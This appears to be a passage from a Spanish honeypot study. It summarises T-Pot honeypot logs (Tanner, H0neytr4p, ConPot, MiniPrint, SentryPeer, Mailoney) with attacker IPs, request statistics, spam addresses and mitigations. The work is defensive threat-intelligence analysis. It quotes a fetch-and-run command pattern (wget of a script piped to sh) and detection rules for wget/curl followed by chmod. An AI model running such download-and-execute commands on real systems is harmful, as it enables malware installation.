  - Parámetros maliciosos: 5 % (dos intentos con password[0]=ZIZO).
  - Descarga de recursos: 35 %.

### Conexiones efectivas

- Status 200 en todas las rutas indica que el Honeypot respondió con éxito y “engañó” al atacante.
- No se registraron intentos de shellcode, ejecución remota de comandos (wget con URL de script) ni subida de ficheros.

### Conclusiones y recomendaciones

- El honeypot ha atraído principalmente ataques de reconocimiento y búsqueda de ficheros de configuración.
- Se recomienda reforzar detección de accesos a .env y rutas admin/\*\* con alertas en SIEM.
- Bloquear o alertar IPs con alta repetición (173.231.185.164, 50.35.73.5).
- Incluir honeypots de tipo SSH/Telnet para evaluar intentos de escalada de privilegios.

En los registros que procesamos:

- No apareció ningún intento de descarga y ejecución de un script malicioso (por ejemplo, wget http://.../script.sh && sh script.sh o similar).
- Todas las peticiones a curl o wget fueron únicamente para leer ficheros (status 200) y nunca para recuperar un payload explotable o lanzarlo.
- Tampoco detectamos uploads de binarios ni comandos de shell ejecutados contra el sistema (por ejemplo, rm, chmod +x, ./exploit).

En resumen, el Honeypot respondió a lecturas de archivos, pero no se registró ninguna actividad que indicara que un atacante logró almacenar o ejecutar código malicioso dentro de Tanner. Se revisaron varios IPs en páginas como VirusTotal y Abuse IP y se confirmó que casi el universo de IPs ya estaban ya registrados como Malware. Un ejemplo aparece a continuación en esta captura de pantalla.

```
tanner_report.json.1 tanner_report.json.3 tanner_report.json.5 tanner_report.json.7 tanner_report.json.9
tanner_report.json.2 tanner_report.json.4 tanner_report.json.6 tanner_report.json.8
```

13

/ 94

Community Score

13/94 security vendors flagged this IP address as malicious

182.93.83.124 (182.93.64.0/19)

AS 4007 ( Subisu Cablenet Pvt Ltd, Baluwatar, Kathmandu, Nepal )

Reanalyze

Similar

More

NP

Last Analysis Date

1 day ago

DETECTION

DETAILS

RELATIONS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced context

HIGH 1

MEDIUM 0

LOW 0

INFO 0

SUCCESS 0

Activity related to HAJIME - according to source Cluster25 - 6 months ago  
This IPV4 is used by HAJIME. Hajime (meaning 'beginning' in Japanese) is an IoT worm that was first mentioned on 16 October 2016 and have link to Mirai.

Security vendors' analysis

Do you want to automate checks?

alphaMountain.al	Malicious	BitDefender	Phishing
Criminal IP	Malicious	CyRadar	Malicious
Forcepoint ThreatSeeker	Malicious	Fortinet	Malware
G-Data	Phishing	Lionic	Malicious
Netcraft	Malicious	SOCRadar	Malware
Sophos	Malware	VIPRE	Malware

Realizamos adicionalmente un análisis mucho más detallado del Honeypot Tanner; copia de ello la tenemos en nuestro poder.

## Honeypot H0neytr4p

**Período de análisis:** >10 días de registros (JSON y .gz)

**Objetivo:** Simular servicios IoT (HTTP/HTTPS) para captar y estudiar actividad maliciosa automatizada.

### Introducción

H0neytr4p expone protocolos web (principalmente HTTPS) para atraer escaneos masivos y ataques dirigidos. Analizamos 3 391 eventos HTTP en /home/azureuser/tpotce/data/h0neytr4p/log/, aplicando `zgrep+jq` para extraer IPs, métodos, URLs y patrones de descarga/explotación.

### Actividad Principal

- Volumen y orígenes: 3 391 peticiones; la IP más activa (173.231.185.164) generó 823 accesos, seguida de dos IPs del mismo bloque con 284 y 228 accesos, lo que sugiere un escaneo coordinado.
- Puerto y métodos: 100 % de tráfico en HTTPS (puerto 443). GET representó el 83 % (2 817 eventos), empleado sobre todo para reconocimiento; el 16 % restante fueron POST y métodos menos comunes (PROPFIND, OPTIONS).
- Patrones de URI: Reiteradas solicitudes a archivos sensibles como .env, config.php, rutas de paneles (VtigerCRM, A2Billing) y /robots.txt, lo que evidencia búsqueda de credenciales expuestas y puntos de administración vulnerables.
- Herramientas y comandos detectados:
  - curl en ~484 eventos y wget en ~412, apuntando a descargas de scripts o binarios maliciosos.
  - Más de 1 400 trazas contienen referencias a scripts (.sh, .php, .py) y uso de chmod, indicativo de intentos de preparar y ejecutar payloads.

### Principales Hallazgos

- Escaneo automatizado: Bots recorrieron listas predefinidas de URLs vulnerables a gran velocidad, sin interacción humana.
- Descarga de malware: Secuencias de peticiones apuntan a fases de descarga (wget|curl) y ejecución (chmod +x), típicas de instalación de troyanos, mineros o backdoors.
- Reconocimiento de configuración: Inspección intensiva de archivos de entorno (.env, .git/config) y paneles de administración, confirmando que los atacantes buscan información sensible antes de lanzar exploits.

### Recomendaciones

1. Restringir acceso HTTPS: Limitar puertos 80/443 solo a orígenes confiables o emplear WAF con firmas que detecten patrones de descarga (wget,curl).
2. Monitorización de descargas: Alertas en SIEM/IDS para secuencias de GET seguidas de chmod o peticiones a scripts .sh/.php/.py.
3. Protección de archivos sensibles: Deshabilitar el acceso público a .env, config.php y directorios de administración; auditar integridad de configuración.
4. Análisis de muestras: Si se capturan binarios, calcular hashes (SHA-256) y enriquecer con VirusTotal/sandbox para identificar familias de Malware.
5. Rotación de logs y backups inmutables: Garantizar grabación fiable de cada evento para facilitar auditoría forense tras incidentes.

## Conclusiones

H0neytr4p confirma que Internet está plagado de bots que escanean y tratan de explotar servicios web de manera continua. Aunque no se completó la descarga de un payload en el propio Honeypot, los patrones de petición revelan fases claras de reconocimiento, descarga y preparación de ejecución de malware. La información obtenida permite afinar defensas, incorporar IOCs y endurecer la configuración de servicios reales frente a campañas automatizadas de alto volumen.

Nota: disponemos de un informe bien detallado de este informe resumido para cualquier consulta o análisis más profundo que se quiera realizar.

## Anexo D.

### Honeypot ConPot

#### Introducción

- Objetivo: Analizar la actividad maliciosa capturada por ConPot desde el 31-05-2025 durante unos 10 días, con foco en comandos ICS (AST I20100), descargas remotas (wget/curl), hashes de payload y patrones de login malicioso.
- Entorno: Honeypot ConPot desplegado como parte de T-Pot en Ubuntu 20.04, logs persistidos en ~/tpotce/data/conpot/log/.

#### IEC104 – Resumen de Actividad

Durante el periodo de monitoreo, los registros del protocolo IEC 60870-5-104 (IEC104) no mostraron evidencia clara de explotación activa o interacciones sostenidas. Las entradas se limitaron a conexiones automáticas sin carga útil o comandos ASDU válidos, lo cual sugiere exploraciones pasivas o reconocimiento inicial sin éxito.

No se detectaron intentos de control remoto, comandos específicos ni vectores típicos de ataque industrial SCADA.

#### IPMI – Resumen de Actividad

Los archivos analizados correspondientes a IPMI no registraron actividad significativa. No se observaron intentos de autenticación, comandos sospechosos ni conexiones persistentes. La ausencia de tráfico en este protocolo sugiere que no fue identificado por actores maliciosos o no estaba expuesto directamente a internet.

IPMI permaneció inactivo o fuera del alcance de los atacantes durante el despliegue.

#### Kamstrup – Resumen de Actividad

La actividad registrada en los logs asociados a Kamstrup no presentó eventos anómalos ni patrones que sugieran intentos de interacción con medidores inteligentes. Los registros contienen datos limitados y sin indicios de escaneo, fingerprinting o comandos relacionados con dispositivos de medición.

No se detectó actividad maliciosa ni interés aparente en esta superficie de ataque.

#### Guardian AST – Resumen de Actividad

Los archivos de guardian\_ast no evidenciaron alertas críticas ni eventos con carga útil maliciosa. Aunque algunos archivos binarios contienen entradas, no se identificaron IPs repetidas, firmas conocidas o vectores activos. Se recomienda una revisión con herramientas de inspección profunda si se desea descartar completamente actividad evasiva.

Guardian AST no reportó actividad de alto riesgo durante el periodo analizado.

#### Tabla Comparativa – Protocolos con Baja Actividad Detectada

Protocolo / Servicio	Actividad Detectada	Nivel de Riesgo	Comentario Técnico
IEC104 (SCADA)	Mínima	Bajo	Solo conexiones pasivas sin ASDU útiles
IPMI	Ninguna	Nulo	Sin intentos de autenticación o conexión
Kamstrup	Inexistente	Nulo	Sin actividad relacionada a medidores inteligentes
Guardian AST	No crítica	Bajo	Entradas binarizadas sin eventos destacados



## Conclusión

Los servicios IEC104, IPMI, y Kamstrup, así como los registros de Guardian AST, no evidenciaron actividad maliciosa destacada durante el periodo de despliegue del Honeypot. Aunque algunas conexiones fueron detectadas (especialmente en IEC104), no se asociaron a ataques conocidos, escaneos dirigidos ni vectores de explotación activos.

Esto indica que:

- Los atacantes no priorizaron estos servicios durante las campañas observadas.
- Los servicios no fueron expuestos directamente o no fueron reconocidos como superficie útil por los atacantes automatizados.
- Guardian AST no levantó alertas relevantes, lo cual coincide con la baja actividad general en esta capa.

Este tipo de análisis es valioso para descartar falsos positivos y reducir el ruido en el monitoreo continuo dentro de un SOC o sistema de defensa basado en inteligencia de amenazas.

Muestra del directorio de logs de Conpot que fue analizado en una fecha reciente.

### Honeypot MiniPrint

#### Honeypot MiniPrint.

MiniPrint es un honeypot de interacción media diseñado para emular una impresora de red expuesta, simulando un entorno PJI (Printer Job Language) con un sistema de ficheros virtual. Permite a los atacantes interactuar como si se tratase de una impresora real, incluyendo operaciones de lectura, escritura y envío de trabajos de impresión. Cualquier archivo enviado se almacena en la carpeta uploads/, permitiendo su análisis posterior mediante cálculo de hashes y revisión de contenido potencialmente malicioso.

#### MiniPrint – Análisis de Actividad

Durante el periodo de captura, el honeypot MiniPrint registró interacciones que simulan trabajos de impresión enviados por atacantes. Se procesaron cuatro archivos distintos en la carpeta uploads/, generando los siguientes identificadores únicos (hashes):

- 2025-06-10\_02-37-33-329656.txt / 2025-06-10\_11-17-33-383990.txt
- 2025-06-10\_13-41-57-097409.txt / 2025-06-10\_15-36-51-767114.txt

Dos de los archivos compartían exactamente el mismo contenido, lo que sugiere intentos repetidos o automatizados. Todos fueron capturados y analizados localmente.

#### Análisis de los Archivos

Al analizar los contenidos de los archivos procesados, se observó lo siguiente:

- Contenido de los Archivos: Los archivos contienen texto que simula trabajos de impresión enviados por atacantes.
- Frecuencia de Aparición: Algunos archivos tienen hashes idénticos, lo que indica que fueron enviados múltiples veces.

Los archivos enviados a MiniPrint no han sido aún clasificados como maliciosos por los motores de detección más conocidos (VirusTotal, AbuseIPDB). Sin embargo, debido a la recurrencia de hashes y el contexto del honeypot, se recomienda monitoreo continuo y análisis en sandbox.

Hasta el momento, los archivos interceptados por MiniPrint no contienen evidencia de explotación real o carga útil maliciosa. La actividad se limita a:

- Pruebas básicas de conexión.
- Peticiones HTTP genéricas en puertos inusuales (9100).
- Contenido repetido en múltiples envíos.

Por tanto, no se identificó que los atacantes lograran ejecutar comandos, explotar el entorno PJI simulado, o realizar acciones significativas dentro del honeypot.

#### Resumen de MiniPrint

Durante el análisis de los archivos capturados por el honeypot MiniPrint, se identificaron múltiples intentos de conexión, principalmente encabezados HTTP genéricos y cadenas PJI simples. No se detectaron cargas útiles maliciosas, ni comandos ejecutados, ni manipulación del sistema de ficheros simulado. Los hashes de los archivos fueron verificados con motores como VirusTotal y AbuseIPDB, sin detecciones positivas hasta la fecha.

Se concluye que los eventos registrados son intentos automáticos de reconocimiento o exploración, sin impacto observable sobre el honeypot.

```
azureuser@potamar:~/tpotce/data/miniprint$ chmod +x miniprint.sh
azureuser@potamar:~/tpotce/data/miniprint$ ./miniprint.sh
[*] Buscando archivos en './uploads'...
[*] Calculando hashes...
[*] Inspeccionando contenido de los archivos...
[/] Análisis completado.
Revisa: miniprint_hashes.txt y miniprint_inspeccion.txt
azureuser@potamar:~/tpotce/data/miniprint$ ls
log          miniprint_hashes.txt  uploads          uploads.tgz.1  uploads.tgz.11  uploads.tgz.3  uploads.tgz.5  uploads.tgz.7  uploads.tgz.9
miniprint.sh miniprint_inspeccion.txt uploads.tgz      uploads.tgz.10 uploads.tgz.2   uploads.tgz.4  uploads.tgz.6  uploads.tgz.8
```

## Anexo F.

### SentryPeer

#### Reporte de análisis del Honeypot Sentrypeer.

Período de registro analizado: 31 de mayo a 16 de junio de 2025

#### Introducción

Sentrypeer es un Honeypot de señalización SIP que emula un servidor VoIP expuesto en el puerto 5060, tanto sobre UDP como TCP. Su objetivo es atraer escaneos y ataques dirigidos a infraestructuras de telefonía IP, capturando técnicas de reconocimiento, intentos de registro y llamadas maliciosas, y proporcionando visibilidad sobre el panorama de amenazas SIP/VoIP.

#### Orígenes de las conexiones

Durante el día analizado, recibimos 26,345 eventos en total. El 63 % de ellos (16,564) provinieron de la dirección 46.105.212.94, que claramente corresponde a un escáner automatizado de gran volumen. Le siguen, a mucha distancia, IPs como 213.35.120.102 (3 789 eventos) y 185.243.5.70 (2 862). Otras fuentes notables incluyen 216.9.224.195, 103.157.224.5 y pares de IPs gemelas en rangos de bots conocidos.

La dirección IP 46.105.212.94, perteneciente al bloque 46.105.0.0/16 (OVH SAS, Francia), presenta un índice de reputación negativo: 5 de 94 proveedores de seguridad la han marcado como maliciosa. Entre las etiquetas asignadas se incluyen “Criminal IP” por CRDF, “Malware” y “MalwareURL” por Fortinet, y “Malware” por SOCRadar. Además, informes de AbuseIPDB confirman múltiples reportes de actividad hostil desde esta fuente. Este conjunto de evidencias sugiere que 46.105.212.94 forma parte de infraestructuras de escaneo y distribución de Malware, por lo que debe incluirse de inmediato en las listas de bloqueo y monitoreo activo.

Estos patrones revelan una combinación de:

- Escaneo masivo desde un actor dominante (46.105.212.94).
- Campañas secundarias desde nodos distribuidos globalmente (Europa, Asia, Norteamérica).

Los atacantes ensayaron principalmente los siguientes métodos SIP:

- INVITE: 19 346 intentos (73 % de los eventos)
- REGISTER: 5 827 (22 %)
- ACK: 586
- OPTIONS: 581

La preponderancia de INVITE indica que, tras identificar el servicio, los bots trataron de iniciar llamadas o confirmar la disponibilidad de extensiones. El tráfico REGISTER sugiere pruebas de autenticación o de manipulación de buzones SIP.

#### Agentes de usuario (User-Agents)

Los User-Agents más frecuentes fueron:

- Cisco-SIPGateway: 16 560 apariciones
- NOT\_FOUND (no identificado): 7 721
- ASTPP, cisco, friendly-scanner, SIP Scanner Pro y equipos PBX diversas.

Esto evidencia que tanto herramientas comerciales (Cisco, ASTPP) como escáneres genéricos (“friendly-scanner”, “SIP Scanner Pro”) están activos buscando sistemas VoIP desprotegidos.

#### Números “llamados” más atacados

El Honeypot registró intentos de llamar a varias “extensiones”:

- asterisk: 586 intentos

- 100: 341
- carol, test.echo, nm2 (68), 1000, 101, entre otros.

La preferencia por nombres genéricos (“asterisk”, “100”) sugiere scripts que usan valores por defecto para descubrir PBX mal configuradas o sistemas de eco-test.

### Hallazgos de explotación y payloads

Durante el periodo, no se observaron comandos de descarga o ejecución (wget, curl, shells) típicos de exploits web o IoT. Toda la actividad se limitó a señalización SIP:

- No hubo flujos RTP (audio) ni transferencia de archivos dentro de SIP.
- Ninguna INVITE incluyó SDP (media) maliciosa o inusual.
- No se completó ningún registro exitoso que permitiera llamar de regreso al Honeypot.

En otras palabras, los atacantes se centraron en reconocimiento y sondeo de servicios, sin llegar a una fase de compromiso real.

### Conclusiones y recomendaciones

1. Reconocimiento automatizado: Un único IP (46.105.212.94) generó un barrido masivo, probablemente para mapear servicios VoIP expuestos.
2. Herramientas mixtas: Se usaron tanto escáneres genéricos como gateways comercializados, indicando interés tanto de operadores de red como de botnets.
3. Falta de explotación directa: No se aprovecharon vulnerabilidades para tomar control o inyectar payloads, lo que sugiere que la superficie se limita a reconocimiento, pero podría servir como preludio a ataques más avanzados.

### Medidas de mitigación

- Restringir el acceso al puerto 5060 solo a rangos IP de confianza o mediante VPN.
- Habilitar autenticación fuerte y certificados TLS-SRTP para SIP, evitando registros anónimos.
- Implementar reglas en IPS/IDS para detectar ráfagas de INVITE/OPTIONS desde la misma IP y bloquearlas temporalmente.
- Monitorear logs en tiempo real, alertando ante patrones atípicos de REGISTER o llamadas a extensiones no existentes.

Con estos ajustes se dificulta el reconocimiento masivo y se detecta precozmente a los atacantes, reduciendo el riesgo de futuras fases de explotación.

```
azureuser@potamar:~/tpotce/data/sentrypeer/log$ ls
all_events.tsv      key.pem            sentrypeer.json.1.gz  sentrypeer.json.13.gz  sentrypeer.json.17.gz  sentrypeer.json.4.gz  sentrypeer.json.8.gz
called_counts.txt  method_counts.txt sentrypeer.json.10.gz sentrypeer.json.14.gz  sentrypeer.json.18.gz  sentrypeer.json.5.gz  sentrypeer.json.9.gz
cert.pem           sentrypeer.db      sentrypeer.json.11.gz sentrypeer.json.15.gz  sentrypeer.json.2.gz   sentrypeer.json.6.gz  ua_counts.txt
ip_counts.txt      sentrypeer.json    sentrypeer.json.12.gz sentrypeer.json.16.gz  sentrypeer.json.3.gz   sentrypeer.json.7.gz
```

## Anexo G.

### Honeypot Mailoney

Período analizado: 31 de mayo al 16 de junio de 2025

#### Introducción

Mailoney está configurado para emular un servidor SMTP abierto y registrar toda la interacción de clientes y escáneres. Su misión es detectar exploraciones masivas, intentos de entrega de correo (spam) y autenticaciones no autorizadas.

#### 2. Métricas Generales

- Total de sesiones SMTP registradas (all\_commands.tsv): 5 493
- Total de transacciones “Mail from” / “Mail to” (all\_mail.tsv): 177

#### Orígenes de Escaneo y Comandos SMTP

De los 5 493 comandos SMTP, los Top 10 fueron:

Comando	Veces	Comentario
AUTH LOGIN\r	1 705	Intentos de autenticación (probable bruteforce de credenciales).
EHLO WIN-GG8OTOFJUE1\r	1 009	Clientes legítimos o bots probando “EHLO”.
QUIT\r	701	Cierre de conexión tras comprobación inicial.
EHLO User\r	692	Escáneres genéricos (“User”).
STARTTLS\r	147	Intentos de cifrar sesión—busca servidores TLS.
EHLO masscan\r	134	Masscan, escaneo de puertos SMTP.
<espacios en blanco>	128	Conexiones vacías, posibles probes TCP.
GET / HTTP/1.1\r	75	Comando HTTP inyectado en SMTP—pruebas de proxy.
Accept-Encoding: gzip\r	74	Escáner Expanse (Palo Alto Networks).
User-Agent: Expanse...\r	54	Descripción detallada del escaneo Expanse.

Hallazgo clave: más del 30 % de las sesiones (AUTH LOGIN) buscan rutas de autenticación abiertas; otro 20 % corresponden a sondas masivas (EHLO masscan, User-Agent: Expanse...).

#### Tráfico de Correo (Mail from / Mail to)

De las 177 transacciones de “Mail from”/“Mail to”, los Top 4 *destinatarios* (RCPT TO) fueron: [spameri@tiscali.it](mailto:spameri@tiscali.it) (34), [a@b11.siagabaja.com](mailto:a@b11.siagabaja.com) (19), [edtstrea@outlook.com](mailto:edtstrea@outlook.com) (3) y [vastpro23@outlook.com](mailto:vastpro23@outlook.com) (2).

Y los remitentes más frecuentes:

- [spameri@tiscali.it](mailto:spameri@tiscali.it)
- [no-reply@no-reply.com](mailto:no-reply@no-reply.com)
- [info@topflex-web.com](mailto:info@topflex-web.com)

Patrones observados: campañas de spam repetitivas desde las mismas IPs, especialmente en junio.

#### Indicadores de Actividad Maliciosa

##### 1. Bruteforce SMTP

- ▲ AUTH LOGIN: 1 705 intentos desde múltiples IPs, sugieren bots intentando credenciales predeterminadas.

2. Escaneo de Puertos
  - ▲ EHLO masscan: 134 sesiones claramente identificadas como masscan, un escáner de puertos a gran escala.
  - ▲ User-Agent Expanse: 54 sesiones de Expanse, un escáner de superficie de ataque comercial.
3. Inyección de HTTP en SMTP
  - ▲ Varios intentos de GET / HTTP/1.1 y cabeceras HTTP dentro de la conversación SMTP, lo que apunta a detección de proxies mal configurados o servidores que aceptan peticiones HTTP en el puerto 25.
4. Spam directo
  - ▲ Emisión de correos ("Mail from") y aceptación ("Mail to") a buzones externos, con sujetos aleatorios y contenido codificado en Base64 dentro del cuerpo, típico de spam masivo.

## IPs Más Activas

Aunque el listado completo es extenso, destacan:

- 104.237.150.59 (masscan),
- 173.255.235.120 (masscan),
- 45.95.146.57 (cliente Windows enviando AUTH LOGIN),
- 50.116.60.242, 207.90.244.3 (ambos realizando EHLO masscan).

Estas IPs son altamente sospechosas de escaneo "low-and-slow" y/o ataques de fuerza bruta SMTP.

A modo de ejemplo aparecen aquí dos capturas de pantalla tomadas de virustotal.com que demuestran que son IPs de Malware pero que han sido creados y utilizados recientemente por lo que todavía el score es bajo.

Security vendors' analysis	Result
Abusix	Malicious
Acronis	Clean
SOCRadar	Malware
ADMINUSLabs	Clean

Security vendors' analysis	Result
MalwareURL	Malware
Abusix	Clean

## Conclusiones y Recomendaciones

- Cerrar autenticación anónima: deshabilitar AUTH LOGIN sin TLS y forzar conexiones seguras.
- Filtrar escaneos masivos: bloquear o rate-limit IPs detectadas como masscan o Expanse.
- Monitoreo de spam: añadir reglas en el MTA para detectar patrones de spam de spammeri@tiscali.it y no-reply@no-reply.com.
- Detección HTTP en SMTP: alertas en SIEM si llegan líneas GET / HTTP/1.1 a puerto 25.
- Listas negras: incorporar destinatarios y remitentes recurrentes (IOC de spam).

Este análisis confirma que Mailoney ha capturado tanto sondas masivas para descubrir servidores SMTP abiertos, como campañas de spam y brute-force de credenciales, revelando áreas críticas para reforzar la seguridad del servicio de correo.